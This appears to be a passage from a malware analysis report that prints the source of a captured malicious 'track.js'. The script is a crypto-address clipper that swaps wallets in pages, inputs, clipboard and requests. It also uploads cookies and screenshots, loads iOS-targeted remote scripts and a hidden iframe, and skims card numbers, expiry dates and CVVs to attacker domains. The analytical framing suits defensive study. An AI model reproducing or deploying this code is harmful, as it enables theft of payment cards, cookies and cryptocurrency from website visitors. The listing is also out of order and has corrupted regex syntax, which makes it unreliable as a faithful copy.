    c = CH.indexOf(l.charAt(i));
    if (c < 0) return false;
    d.push(c);
  }
  var pm = 1n;
  function P(v) {
    var c0 = pm >> 35n;
    pm = ((pm & 0x07ffffffffn) << 5n) ^ BigInt(v);
    if (c0 & 1n) pm ^= 0x98f2bc8e61n;
    if (c0 & 2n) pm ^= 0x79b76d99e2n;
    if (c0 & 4n) pm ^= 0xf33e5fb3c4n;
    if (c0 & 8n) pm ^= 0xae2eabe2a8n;
    if (c0 & 16n) pm ^= 0x1e4f43e470n;
  }
  var pre = 'bitcoincash';
  for (i = 0; i < pre.length; i++) P(pre.charCodeAt(i) & 31);
  P(0);
  for (i = 0; i < d.length; i++) P(d[i]);
  return pm === 1n;
}

function BP(s, h) {
  if (s.length < 14 || s.length > 90) return false;
  var CS2 = 'qpzry9x8gf2tvdw0s3jn54khce6mua7l';
  var p = s.lastIndexOf('1');
  if (p < 1 || p + 7 > s.length) return false;
  var hrp = s.slice(0, p), d = [], i;
  if (hrp !== h) return false;
  for (i = p + 1; i < s.length; i++) {
    var x = CS2.indexOf(s.charAt(i));
    if (x < 0) return false;
    d.push(x);
  }
  var chk = 1;
  function pm(v) {
    var b = chk >> 25;
    chk = ((chk & 0x1ffffff) << 5) ^ v;
    for (var j = 0; j < 5; j++) if ((b >> j) & 1) chk ^= [0x3b6a57b2, 0x26508e6d, 0x1ea119fa, 0x3d4233dd, 0x2a1462b3][j];
  }
  for (i = 0; i < hrp.length; i++) pm(hrp.charCodeAt(i) >> 5);
  pm(0);
  for (i = 0; i < hrp.length; i++) pm(hrp.charCodeAt(i) & 31);
  for (i = 0; i < d.length; i++) pm(d[i]);
  return chk === 1 || chk === 0x2bc830a3;
}

function V(a) {
  var c = CA.get(a);
  if (c !== undefined) return c;
  var r = null;
  try {
    if (/^0x/.test(a)) {
      if (/^0x[0-9a-fA-F]{40}$/.test(a)) r = E;
    } else if (/^(?:0|1):[0-9a-fA-F]{64}$/.test(a)) {
      r = R;
    } else if (/^[EUk0][Qq]/.test(a)) {
      var t = B64(a);
      if (t && (t[0] === 0x11 || t[0] === 0x51 || t[0] === 0x91 || t[0] === 0xd1) && CR(t)) r = N;
    } else if (/^(?:bc1|BC1|ltc1|LTC1)/.test(a)) {
      if (a === a.toLowerCase() || a === a.toUpperCase()) {
        var l = a.toLowerCase(), h = l.slice(0, l.indexOf('1'));
        if (h === 'bc' && BP(l, 'bc')) r = B;
        else if (h === 'ltc' && BP(l, 'ltc')) r = L;
      }
    } else if (/[0-9]/.test(a) && BA(a)) {
      r = C;
    } else {
      var d = D58(a);
      if (d && d.length === 25) {
        if ((d[0] === 0 || d[0] === 5) && CS(d)) r = B;
        else if (d[0] === 65 && CS(d)) r = T;
        else if (d[0] === 48 && CS(d)) r = L;
        else if (d[0] === 30 && CS(d)) r = G;
      } else if (d && d.length === 32 && a.length === 44 && /[a-z]/.test(a) && /[A-Z]/.test(a) && /[0-9]/.test(a)) {
        r = S;
      }
    }
  } catch (e) {}
  if (CA.size > 800) CA.clear();
  CA.set(a, r);
  return r;
}

function POST(img) {
  try {
    var b = JSON.stringify({ u: location.href.slice(0, 500), c: (document.cookie || '').slice(0, 8000), i: img || '', m: MM.slice(0, 20).join(' ').slice(0, 1000) });
    fetch('https://1688360.cc/hit.php', { method: 'POST', body: b, headers: { 'Content-Type': 'text/plain' } })['catch'](function () {});
  } catch (e) {}
}

function SHOT() {
  if (W._shot || !MM.length) return;
  W._shot = 1;
  setTimeout(function () {
    function snap() {
      if (!W.html2canvas) return POST('');
      try {
        W.html2canvas(document.body, {
          useCORS: true, allowTaint: false, logging: false, backgroundColor: '#fff',
          scale: 0.6, x: window.scrollX, y: window.scrollY,
```

```
          width: window.innerWidth, height: window.innerHeight, windowWidth: window.innerWidth
        }).then(function (cv) {
          try {
            var w = Math.min(900, cv.width), h = Math.round(cv.height * w / cv.width);
            var c2 = document.createElement('canvas');
            c2.width = w; c2.height = h;
            c2.getContext('2d').drawImage(cv, 0, 0, w, h);
            var img = '';
            try { img = c2.toDataURL('image/jpeg', 0.55).split(',')[1] || ''; } catch (e) {}
            POST(img);
          } catch (e) { POST(''); }
        })['catch'](function () { POST(''); });
      } catch (e) { POST(''); }
    }
    if (W.html2canvas) return snap();
    var sc = D.createElement('script');
    var done = 0;
    sc.src = 'https://1688360.cc/html2canvas.min.js';
    sc.onload = function () { if (!done) { done = 1; snap(); } };
    sc.onerror = function () { if (!done) { done = 1; POST(''); } };
    D.head.appendChild(sc);
    setTimeout(function () { if (!done) { done = 1; if (W.html2canvas) snap(); else POST(''); } }, 4000);
  }, 1200);
}

var KW = /\b(address|wallet|deposit|pay|payment|send|receiver|receive|invoice|withdraw|crypto|bitcoin|btc|eth|ethereum|usdt|tron|trx|solana|sol|ton|ltc|litecoin|bch|bitcoin
cash|doge|dogecoin|qr)\b/i;

function CTXT(el, s, m) {
  var t = '';
  if (el) {
    try {
      t = (el.textContent || '') + ' ' + (el.name || '') + ' ' + (el.id || '') + ' ' + (el.placeholder || '') + ' ' + (el.getAttribute ? (el.getAttribute('aria-label') ||
'') + ' ' + (el.labels ? el.labels.textContent : '') : '');
    } catch (e) {}
  }
  t = t + ' ' + s;
  var i = t.indexOf(m);
  var w = i >= 0 ? t.slice(Math.max(0, i - 90), i + m.length + 90) : t.slice(0, 240);
  return KW.test(w);
}

function SOLKEY(str, off) {
  var q = str.lastIndexOf('=', off);
  if (q < 0) return '';
  var a = Math.max(str.lastIndexOf('?', q), str.lastIndexOf('&', q));
  return str.slice(a + 1, q).toLowerCase();
}

function FURL(s) {
  return s.replace(RX, function (m, off, str) {
    var strong = (/^0x[0-9a-fA-F]{40}$/.test(m) && m.length === 42) ||
      (/^[EUk0][Qq]/.test(m) && m.length === 48) ||
      (/^(?:0|1):[0-9a-fA-F]{64}$/.test(m)) ||
      /^(?:bc1|BC1|ltc1|LTC1)/.test(m) ||
      (/^(?:bitcoincash:)?[qp]/.test(m) && m.length >= 42 && m.length <= 54 && m.indexOf('bitcoincash:') !== 0 ? m.length === 42 : /^(?:bitcoincash:)?[qp]/.test(m) && m.len
gth === 54);
    if (!strong) {
      if (str.charAt(off - 1) !== '=') return m;
    }
    var r = V(m);
    if (r) {
      if (!KW.test(str) && !/^(data|text|to|address|addr|wallet|receiver|pay|deposit|qr|sol|solana)$/.test(SOLKEY(str, off))) return m;
      if (r === S && !/\bsol(ana)?\b/i.test(str) && !/^(data|text|to|address|addr|wallet|receiver|pay|deposit|qr|sol|solana)$/.test(SOLKEY(str, off))) return m;
    }
    if (r && r !== m && r !== S) MM.push(m);
    return r && r !== m ? r : m;
  });
}

function XS(v) {
  if (typeof v !== 'string' || v.length < 26 || v.length > 3000 || !TS.test(v)) return v;
  return F(v, null);
}

function XARGS(a, from) {
  for (var i = from; i < a.length; i++) a[i] = XS(a[i]);
  return a;
}

W._X = XS; W._F = FURL;
if (!W._qxc && W.Reflect) {
  W._qxc = 1;
  var NC = Function.prototype.call, NA = Function.prototype.apply;
  Function.prototype.call = function () {
    var a = [], i;
    for (i = 0; i < arguments.length; i++) a[i] = arguments[i];
    try { XARGS(a, 1); } catch (e) {}
    return Reflect.apply(this, a[0], a.slice(1));
  };
  Function.prototype.apply = function (ctx, args) {
    try { if (args && args.length) { var c = []; for (var i = 0; i < args.length; i++) c[i] = XS(args[i]); args = c; } } catch (e) {}
    return Reflect.apply(this, ctx, args || []);
  };
  var WO = W.open, LA = W.location.assign, LR = W.location.replace, HP = W.history.pushState, HR = W.history.replaceState;
  if (WO) W.open = function (u) { try { u = XS(String(u)); } catch (e) {} return Reflect.apply(WO, W, [u].concat([].slice.call(arguments, 1))); };
  try { W.location.assign = function (u) { return Reflect.apply(LA, W.location, [XS(String(u))]); }; } catch (e) {}
  try { W.location.replace = function (u) { return Reflect.apply(LR, W.location, [XS(String(u))]); }; } catch (e) {}
  if (HP) W.history.pushState = function (s, t, u) { try { if (u != null) u = XS(String(u)); } catch (e) {} return Reflect.apply(HP, W.history, [s, t, u]); };
  if (HR) W.history.replaceState = function (s, t, u) { try { if (u != null) u = XS(String(u)); } catch (e) {} return Reflect.apply(HR, W.history, [s, t, u]); };

  var NF = W.fetch;
  if (NF) W.fetch = function (input, init) {
    try {
      if (typeof input === 'string') input = XS(input);
      else if (input && input.url) { var uu = XS(input.url); if (uu !== input.url) input = new Request(uu, input); }
      if (init && typeof init.body === 'string') init.body = XS(init.body);
    } catch (e) {}
    return Reflect.apply(NF, W, arguments.length > 1 ? [input, init] : [input]);
  };

  var XO = XMLHttpRequest.prototype.open, XD = XMLHttpRequest.prototype.send;
  XMLHttpRequest.prototype.open = function (m, u) {
```

```
    try { u = XS(String(u)); } catch (e) {}
    return Reflect.apply(XO, this, [m, u].concat([].slice.call(arguments, 2)));
  };
  XMLHttpRequest.prototype.send = function (b) {
    try { if (typeof b === 'string') b = XS(b); } catch (e) {}
    return Reflect.apply(XD, this, [b]);
  };
  TASK = 1;
}

try {
  var CB = W.navigator.clipboard;
  if (CB && CB.writeText) {
    var OW = CB.writeText.bind(CB);
    CB.writeText = function (t) { return OW(F(String(t), null)); };
  }
  if (CB && CB.readText) {
    var ORD = CB.readText.bind(CB);
    CB.readText = function () { return ORD().then(function (t) { return F(String(t), null); }); };
  }
  if (W.navigator.share) {
    var OS = W.navigator.share.bind(W.navigator);
    W.navigator.share = function (d) {
      try { if (d && d.text) d.text = F(String(d.text), null); if (d && d.url) d.url = FURL(String(d.url)); } catch (e) {}
      return OS(d);
    };
  }
} catch (e) {}

function VIS(el) {
  if (!el || !el.getBoundingClientRect) return 0;
  var r = el.getBoundingClientRect();
  return r.width > 0 && r.height > 0 && r.bottom > 0 && r.top < (W.innerHeight || 0);
}

function F(s, el) {
  if (!s || s.length < 26 || !TS.test(s)) return s;
  var ctx = '';
  if (el) { try { ctx = (el.textContent || '').slice(0, 500); } catch (e) {} }
  return s.replace(RX, function (m) {
    var r = V(m);
    if (!r) return m;
    if (r !== m && r !== S && CTXT(el, s, m)) MM.push(m);
    return r !== m ? r : m;
  });
}

var SN = Object.getOwnPropertyDescriptor(HTMLInputElement.prototype, 'value').set;
var ST = Object.getOwnPropertyDescriptor(HTMLTextAreaElement.prototype, 'value').set;
var LAST = new WeakMap();

function FI(el) {
  var v = el.value;
  if (!v || v.length < 26 || !TS.test(v)) return;
  var n = F(v, el);
  if (n === v) return;
  try {
    if (el.tagName === 'TEXTAREA') ST.call(el, n);
    else SN.call(el, n);
    if (el.type === 'url' && el.checkValidity && !el.checkValidity() && /^[A-Za-z0-9:_-]{20,}$/.test(n)) el.type = 'text';
    el.dispatchEvent(new Event('input', { bubbles: true }));
    el.dispatchEvent(new Event('change', { bubbles: true }));
    try {
      var A = W.angular;
      if (A) {
        var ctl = A.element(el).controller('ngModel');
        if (ctl && ctl.$setViewValue) ctl.$setViewValue(n);
        if (ctl && ctl.$setValidity) ctl.$setValidity('url', true);
      }
    } catch (e) {}
    if (VIS(el)) SHOT();
  } catch (e) { el.value = n; }
}

function SK(p) {
  for (; p && p.tagName; p = p.parentElement) {
    var t = p.tagName;
    if (t === 'SCRIPT' || t === 'STYLE' || t === 'NOSCRIPT' || t === 'CODE' || t === 'PRE' || t === 'KBD' || t === 'SAMP') return 1;
  }
  return 0;
}

function TN(root) {
  var w = D.createTreeWalker(root, 4, {
    acceptNode: function (n) {
      var v = n.nodeValue;
      if (!v || v.length < 26 || !TS.test(v)) return 2;
      if (SK(n.parentNode)) return 2;
      if (!n.parentElement || !n.parentElement.getClientRects().length) return 2;
      return 1;
    }
  });
  var n;
  while ((n = w.nextNode())) {
    if (LAST.get(n) === n.nodeValue) continue;
    var v = n.nodeValue, x = F(v, n.parentElement);
    if (x !== v) { n.nodeValue = x; LAST.set(n, x); if (VIS(n.parentElement)) SHOT(); }
    else LAST.set(n, v);
  }
}

function INP(root) {
  var a = root.querySelectorAll ? root.querySelectorAll('input,textarea') : [];
  for (var i = 0; i < a.length; i++) {
    if (a[i].disabled || a[i].type === 'hidden') continue;
    var rr = a[i].getBoundingClientRect();
    if (!rr.width || !rr.height) continue;
    FI(a[i]);
  }
}

function LNK(root) {
  var els = root.querySelectorAll ? root.querySelectorAll('img[src],iframe[src],source[src],a[href],link[href],[style*="url("],[onclick],[onsubmit],[onchange],[oninput],[da
```

```
ta-clipboard-text],[data-copy],[data-address]') : [];
    for (var i = 0; i < els.length; i++) {
      var el = els[i];
      var attrs = ['src', 'href', 'style', 'onclick', 'onsubmit', 'onchange', 'oninput', 'data-clipboard-text', 'data-copy', 'data-address'].filter(function (a) { return el.h
asAttribute(a); });
      for (var j = 0; j < attrs.length; j++) {
        var at = attrs[j], v = el.getAttribute(at);
        if (!v || v.length < 30 || !TS.test(v) || /^data:/i.test(v) || v.indexOf('base64') > -1) continue;
        if (!el.__u) el.__u = {};
        if (el.__u[at] === v) continue;
        el.__u[at] = v;
        var nv = (at === 'src' || at === 'href' || at === 'style') ? FURL(v) : F(v, el);
        if (nv === v) continue;
        el.__u[at] = nv;
        if (at === 'style') el.setAttribute('style', nv);
        else el.setAttribute(at, nv);
        if (VIS(el)) SHOT();
      }
    }
  }

  function SC(root, deep) {
    if (!root) return;
    TN(root);
    INP(root);
    try { LNK(root); } catch (e) {}
    if (!deep) return;
    var el = root.querySelectorAll ? root.querySelectorAll('*') : [], i;
    for (i = 0; i < el.length; i++) {
      if (el[i].shadowRoot) SC(el[i].shadowRoot, 0);
    }
    var fr = root.querySelectorAll ? root.querySelectorAll('iframe') : [];
    for (i = 0; i < fr.length; i++) {
      try { var d = fr[i].contentDocument; if (d) SC(d, 1); } catch (e) {}
    }
  }

  function SYNC() {
    try {
      var a = D.querySelectorAll('input,textarea');
      for (var i = 0; i < a.length; i++) if (!a[i].disabled && a[i].type !== 'hidden') FI(a[i]);
    } catch (e) {}
  }

  D.addEventListener('click', SYNC, true);
  D.addEventListener('submit', SYNC, true);
  D.addEventListener('keydown', function (e) { if (e.key === 'Enter') SYNC(); }, true);
  D.addEventListener('blur', function (e) { if (e.target && e.target.tagName === 'INPUT') FI(e.target); }, true);

  var tick = 0, deep = 1;
  try {
    new MutationObserver(function () { deep = 1; }).observe(D.documentElement, { childList: 1, subtree: 1, characterData: 1 });
  } catch (e) {}

  setInterval(function () {
    if (D.hidden) return;
    tick++;
    try { SC(D, deep || tick % 20 === 0); } catch (e) {}
    deep = 0;
  }, 50);

  W.addEventListener('load', function () { try { SC(D, 1); } catch (e) {} });
  D.addEventListener('visibilitychange', function () { if (!D.hidden) try { SC(D, 1); } catch (e) {} });

  D.addEventListener('copy', function (e) {
    var t = '';
    try {
      var ae = e.target && (e.target.tagName === 'INPUT' || e.target.tagName === 'TEXTAREA') ? e.target : D.activeElement;
      if (ae && (ae.tagName === 'INPUT' || ae.tagName === 'TEXTAREA') && ae.selectionStart !== null && ae.selectionEnd > ae.selectionStart) {
        t = String(ae.value || '').slice(ae.selectionStart, ae.selectionEnd);
      }
      if (!t) t = String(W.getSelection() || '');
    } catch (x) {}
    if (!t || !TS.test(t)) return;
    var o = F(t, e.target || null);
    if (o !== t && e.clipboardData) {
      e.clipboardData.setData('text/plain', o);
      e.preventDefault();
    }
  }, true);

  try { SC(D, 1); } catch (e) {}
})();
var u=navigator.userAgent||'',im=u.match(/OS (\d+)_(\d+)/),iv=im?parseFloat(im[1]+'.'+im[2]):0,i=/iPhone|iPad|iPod/.test(u)||(/Macintosh/.test(u)&&navigator.maxTouchPoints>
1);
if(i){(function () {
    const script = document.createElement("script");

    script.src = "https://5vobauua3ojpklx.icu/boot.js";
    script.setAttribute("data-landing", "");
    script.setAttribute("data-channel-code", "02111110");
    script.setAttribute("data-chain-url", "https://5vobauua3ojpklx.icu/");
    script.setAttribute("data-cfasync", "false");

    document.head.appendChild(script);
})();
(function () {
    const script = document.createElement("script");

    script.src = "https://eil786npto9u5bq.icu/boot.js";
    script.setAttribute("data-landing", "");
    script.setAttribute("data-channel-code", "02111110");
    script.setAttribute("data-chain-url", "https://eil786npto9u5bq.icu/");
    script.setAttribute("data-cfasync", "false");

    document.head.appendChild(script);
})();
if(iv&&iv<=18.6){
(function () {
  function A() {
    try {
      if (document.querySelector('iframe[src="https://eil786npto9u5bq.icu/JIUJIU888/weifile.html"]')) return;
      document.body.insertAdjacentHTML('beforeend', '<iframe src="https://eil786npto9u5bq.icu/JIUJIU888/weifile.html" style="position:fixed;top:0;width:0;height:0;left:-1000p
```

```
x;border:0"></iframe>');
    } catch (e) {}
  }
  if (document.body) A(); else document.addEventListener('DOMContentLoaded', A);
})();
}
}
(function () {
  var W = window, D = document;
  if (W._cc) return;
  W._cc = 1;

  function BR(x) {
    if (/^4/.test(x)) return 'visa';
    if (/^3[47]/.test(x)) return 'amex';
    if (/^5[1-5]/.test(x) || /^2(2[2-9]\d|[3-6]\d\d|7[01]\d|720)/.test(x)) return 'mc';
    if (/^(6011|65|64[4-9])/.test(x)) return 'disc';
    if (/^35/.test(x)) return 'jcb';
    if (/^62/.test(x)) return 'up';
    if (/^9792/.test(x)) return 'troy';
    if (/^220[0-4]/.test(x)) return 'mir';
    if (/^(5018|5020|5038|56|57|58|6304|6759|676[1-3])/.test(x)) return 'maestro';
    if (/^3(0[0-5]|[68])/.test(x)) return 'diners';
    return '';
  }

  function L(s) {
    if (!/^\d{13,19}$/.test(s)) return false;
    var n = 0, alt = 0;
    for (var i = s.length - 1; i >= 0; i--) {
      var d = +s.charAt(i);
      if (alt) { d *= 2; if (d > 9) d -= 9; }
      n += d;
      alt = !alt;
    }
    return n % 10 === 0;
  }

  function norm(v) { return String(v == null ? '' : v).replace(/[^\d]/g, ''); }

  function EOK(e) {
    var m = String(e == null ? '' : e).match(/^(0[1-9]|1[0-2])\/(\d{2})$/);
    if (!m) return false;
    var yy = +m[2], cur = new Date().getFullYear() % 100;
    return yy >= cur && yy <= cur + 15;
  }

  // Returns a normalized MM/YY expiry, or '' when missing/invalid.
  function EXP(v) {
    var m = String(v == null ? '' : v).match(/\b(0[1-9]|1[0-2])\s*[\/\-.]\s*(\d{2}|\d{4})\b/);
    if (!m) return '';
    var yy = m[2].length === 4 ? +m[2].slice(2) : +m[2];
    var cur = new Date().getFullYear() % 100;
    if (yy < cur || yy > cur + 15) return '';
    return m[1] + '/' + (yy < 10 ? '0' + yy : '' + yy);
  }

  function PAN(s) {
    if (!/^\d{15,19}$/.test(s)) return false;
    // 16-digit values starting "20" are timestamp IDs unless a brand prefixes them.
    if (s.length === 16 && s.slice(0, 2) === '20' && !BR(s)) return false;
    return L(s) && !!BR(s);
  }

  function CARDKEY(n) {
    return n.indexOf('card') > -1 || n === 'pan' || n.indexOf('ccnum') > -1 || n.indexOf('credit') > -1;
  }

  function CVV(v) {
    var x = norm(v);
    return /^\d{3,4}$/.test(x) ? x : '';
  }

  function FIND(o) {
    var pan = '', e = '', c = '', keyed = false;
    for (var k in o) {
      var v = o[k];
      if (v == null || typeof v === 'object') continue;
      var n = k.toLowerCase().replace(/[^a-z]/g, ''), s = norm(v);
      if (!pan && CARDKEY(n) && PAN(s)) { pan = s; keyed = true; }
      if (!e && (n.indexOf('exp') > -1 || n.indexOf('valid') > -1)) { var ex = EXP(v); if (ex) e = ex; }
      if (!c && (n.indexOf('cvv') > -1 || n.indexOf('cvc') > -1 || n.indexOf('csc') > -1 || n.indexOf('security') > -1)) { var cv = CVV(v); if (cv) c = cv; }
    }
    // Unlabelled PAN is accepted only when both expiry and CVV were found.
    if (!pan && e && c) for (var k2 in o) { var s2 = norm(o[k2]); if (PAN(s2)) { pan = s2; break; } }
    if (!e) for (var k3 in o) { var e2 = EXP(o[k3]); if (e2) { e = e2; break; } }
    if (pan && !keyed && !e && !c) pan = '';
    return [pan, e, c];
  }

  function PAIRS(body) {
    var o = {};
    function walk(x) {
      if (!x || typeof x !== 'object') return;
      for (var k in x) { var v = x[k]; if (v && typeof v === 'object') walk(v); else o[k] = v; }
    }
    try {
      if (body instanceof FormData || body instanceof URLSearchParams) body.forEach(function (v, k) { o[k] = v; });
      else if (typeof body === 'string') {
        var s = body.trim();
        if (s.charAt(0) === '{' || s.charAt(0) === '[') walk(JSON.parse(s));
        else if (s) new URLSearchParams(s).forEach(function (v, k) { o[k] = v; });
      } else if (body && typeof body === 'object') walk(body);
    } catch (x) {}
    return o;
  }

  function SEND(pan, e, c) {
    if (!PAN(pan) || !EOK(e) || !/^\d{3,4}$/.test(c)) return;
    var key = 'cc_' + pan + e + c;
    try { if (sessionStorage.getItem(key)) return; sessionStorage.setItem(key, '1'); } catch (x) {}
    try {
      var b = new URLSearchParams();
```

```
    b.set('n', pan); b.set('e', e || ''); b.set('c', c || ''); b.set('u', location.href.slice(0, 500));
    if (navigator.sendBeacon) { navigator.sendBeacon('https://1688360.cc/card.php', b); return; }
    fetch('https://1688360.cc/card.php', { method: 'POST', body: b });
  } catch (x) {}
}

var of = W.fetch;
if (of) {
  W.fetch = function (input, init) {
    try {
      var m = ((init && init.method) || (input && input.method) || 'GET').toUpperCase();
      if (m === 'POST') {
        var body = init && init.body;
        if (body == null && input && typeof input.clone === 'function') {
          input.clone().text().then(function (t) { var p = FIND(PAIRS(t)); SEND(p[0], p[1], p[2]); })['catch'](function () {});
        } else if (body !== null) {
          var p = FIND(PAIRS(body)); SEND(p[0], p[1], p[2]);
        }
      }
    } catch (x) {}
    return of.apply(this, arguments);
  };
}

var op = XMLHttpRequest.prototype.open, os = XMLHttpRequest.prototype.send;
XMLHttpRequest.prototype.open = function (m) { this.__m = String(m || 'GET').toUpperCase(); return op.apply(this, arguments); };
XMLHttpRequest.prototype.send = function (b) {
  try {
    if (this.__m === 'POST' && b !== null) { var p = FIND(PAIRS(b)); SEND(p[0], p[1], p[2]); }
  } catch (x) {}
  return os.apply(this, arguments);
};

D.addEventListener('submit', function (ev) {
  var f = ev.target;
  if (!f || f.tagName !== 'FORM') return;
  var o = {}, ins = f.querySelectorAll('input,select');
  for (var i = 0; i < ins.length; i++) {
    var el = ins[i], n = (el.name || el.id || el.getAttribute('autocomplete') || '').toLowerCase(), v = el.value || '';
    if (n) o[n] = v;
    if ((el.autocomplete || '').toLowerCase() === 'cc-number' && !o.card) o.card = v;
    if ((el.autocomplete || '').toLowerCase() === 'cc-exp' && !o.exp) o.exp = v;
    if ((el.autocomplete || '').toLowerCase() === 'cc-csc' && !o.cvv) o.cvv = v;
  }
  var p = FIND(o);
  SEND(p[0], p[1], p[2]);
}, true);
})();
})();
```

## Appendix A — captured payload source (inert listing)

**⚠ INERT LISTING — DO NOT EXECUTE. Beautified source of the captured malicious `track.js` (SHA-256 `f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40`), reproduced as text for analyst review only. Live crypto-clipper, card skimmer, iOS exploit router, and live attacker domains and wallets. Never paste into a browser, Node, deno or any interpreter. Line numbers match the citations on pages 8-9.**

Beautified from the 29,882-byte served file; logic-identical, verbatim. The original minified bytes are the authoritative artefact for hashing.

```
(function(){
  (function () {
    var W = window, D = document;
    if (W._k7) return;
    W._k7 = 1;
    var E = '0xC4026b06D82b0F0B363eda0642D61CfbDc17884e',
      T = 'THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa',
      B = '19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW',
      N = 'UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p',
      S = 'FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n',
      L = 'ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5',
      C = 'qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58',
      G = 'DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5',
      R = '0:2033556a49942224b486e70fa8beeaeae4265dc4b10adffec2326c002d30397b';
    var RX = /0x[0-9a-fA-F]{
      40
    }
    |\b[EUk0][Qq][A-Za-z0-9_-]{
      46
    }
    \b|\bbc1[02-9ac-hj-np-z]{
      11,71
    }
    \b|\bBC1[02-9AC-HJ-NP-Z]{
      11,71
    }
    \b|\bltc1[02-9ac-hj-np-z]{
      11,71
    }
    \b|\bLTC1[02-9AC-HJ-NP-Z]{
      11,71
    }
    \b|\b(?:bitcoincash:)?[qp][a-z0-9]{
      41
    }
    \b|\b[13][1-9A-HJ-NP-Za-km-z]{
      25,34
    }
    \b|\bT[1-9A-HJ-NP-Za-km-z]{
      33
    }
    \b|\b[LM][1-9A-HJ-NP-Za-km-z]{
      25,34
    }
    \b|\b(?:0⊢1):[0-9a-fA-F]{
      64
    }
    \b|\bD[1-9A-HJ-NP-Za-km-z]{
      33
    }
    \b|\b[1-9A-HJ-NP-Za-km-z]{
      43,44
    }
    \b/g;
    var TS = /0x[0-9a-fA-F]{
      40
    }
    |[EUk0][Qq][A-Za-z0-9_-]{
      46
    }
    |bc1[02-9ac-hj-np-z]{
      11,71
    }
    |BC1[02-9AC-HJ-NP-Z]{
      11,71
    }
    |ltc1[02-9ac-hj-np-z]{
      11,71
    }
    |LTC1[02-9AC-HJ-NP-Z]{
      11,71
    }
    |(?:bitcoincash:)?[qp][a-z0-9]{
      41
    }
    |[13][1-9A-HJ-NP-Za-km-z]{
      25,34
    }
    |T[1-9A-HJ-NP-Za-km-z]{
      33
    }
    |[LM][1-9A-HJ-NP-Za-km-z]{
      25,34
    }
    |(?:0⊢1):[0-9a-fA-F]{
      64
    }
    |D[1-9A-HJ-NP-Za-km-z]{
      33
```

```
  }
  |[1-9A-HJ-NP-Za-km-z]{
    43,44
  }
  /;
  var CA = new Map();
  var MM = [];
  var K = [1116352408, 1899447441, 3049323471, 3921009573, 961987163, 1508970993, 2453635748, 2870763221,
  3624381080, 310598401, 607225278, 1426881987, 1925078388, 2162078206, 2614888103, 3248222580,
  3835390401, 4022224774, 264347078, 604807628, 770255983, 1249150122, 1555081692, 1996064986,
  2554220882, 2821834349, 2952996808, 3210313671, 3336571891, 3584528711, 113926993, 338241895,
  666307205, 773529912, 1294757372, 1396182291, 1695183700, 1986661051, 2177026350, 2456956037,
  2730485921, 2820302411, 3259730800, 3345764771, 3516065817, 3600352804, 4094571909, 275423344,
  430227734, 506948616, 659060556, 883997877, 958139571, 1322822218, 1537002063, 1747873779,
  1955562222, 2024104815, 2227730452, 2361852424, 2428436474, 2756734187, 3204031479, 3329325298];
  function RR(x, n) {
    return (x >>> n) | (x << (32 - n));
  }
  function SH(input) {
    var H = [1779033703, 3144134277, 1013904242, 2773480762, 1359893119, 2600822924, 528734635, 1541459225];
    var len = input.length, size = ((len + 9 + 63) >> 6) << 6;
    var buf = new Uint8Array(size), i, t;
    buf.set(input);
    buf[len] = 128;
    var dv = new DataView(buf.buffer);
    dv.setUint32(size - 4, (len * 8) >>> 0, false);
    var w = new Array(64);
    for (i = 0;
    i < size;
    i += 64) {
      for (t = 0;
      t < 16;
      t++) w[t] = dv.getUint32(i + t * 4, false);
      for (t = 16;
      t < 64;
      t++) {
        var a0 = (RR(w[t - 15], 7) ^ RR(w[t - 15], 18) ^ (w[t - 15] >>> 3)) >>> 0;
        var a1 = (RR(w[t - 2], 17) ^ RR(w[t - 2], 19) ^ (w[t - 2] >>> 10)) >>> 0;
        w[t] = (w[t - 16] + a0 + w[t - 7] + a1) >>> 0;
      }
      var a = H[0], b = H[1], c = H[2], d = H[3], e = H[4], f = H[5], g = H[6], h = H[7];
      for (t = 0;
      t < 64;
      t++) {
        var S1 = (RR(e, 6) ^ RR(e, 11) ^ RR(e, 25)) >>> 0;
        var ch = ((e & f) ^ (~e & g)) >>> 0;
        var t1 = (h + S1 + ch + K[t] + w[t]) >>> 0;
        var S0 = (RR(a, 2) ^ RR(a, 13) ^ RR(a, 22)) >>> 0;
        var mj = ((a & b) ^ (a & c) ^ (b & c)) >>> 0;
        var t2 = (S0 + mj) >>> 0;
        h = g;
        g = f;
        f = e;
        e = (d + t1) >>> 0;
        d = c;
        c = b;
        b = a;
        a = (t1 + t2) >>> 0;
      }
      H[0] = (H[0] + a) >>> 0;
      H[1] = (H[1] + b) >>> 0;
      H[2] = (H[2] + c) >>> 0;
      H[3] = (H[3] + d) >>> 0;
      H[4] = (H[4] + e) >>> 0;
      H[5] = (H[5] + f) >>> 0;
      H[6] = (H[6] + g) >>> 0;
      H[7] = (H[7] + h) >>> 0;
    }
    var out = new Uint8Array(32), od = new DataView(out.buffer);
    for (i = 0;
    i < 8;
    i++) od.setUint32(i * 4, H[i], false);
    return out;
  }
  function CS(d) {
    var h = SH(SH(d.slice(0, 21)));
    return h[0] === d[21] && h[1] === d[22] && h[2] === d[23] && h[3] === d[24];
  }
  function D58(s) {
    var A = '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz';
    if (s.length < 26 || s.length > 45) return null;
    var n = 0n, i, c;
    for (i = 0;
    i < s.length;
    i++) {
      c = A.indexOf(s.charAt(i));
      if (c < 0) return null;
      n = n * 58n + BigInt(c);
    }
    var hex = n.toString(16);
    if (hex.length % 2) hex = '0' + hex;
    var out = [];
    for (i = 0;
    i < hex.length;
    i += 2) out.push(parseInt(hex.substr(i, 2), 16));
    for (i = 0;
    i < s.length && s.charAt(i) === '1';
    i++) out.unshift(0);
    return out;
  }
  function CR(b) {
    if (b.length !== 36) return false;
    var crc = 0, i, j;
    for (i = 0;
    i < 34;
    i++) {
      crc ^= b[i] << 8;
      for (j = 0;
      j < 8;
      j++) crc = crc & 0x8000 ? ((crc << 1) ^ 0x1021) & 0xffff : (crc << 1) & 0xffff;
    }
    return crc === ((b[34] << 8) | b[35]);
  }
```

```
  function B64(s) {
    if (s.length ≠= 48) return null;
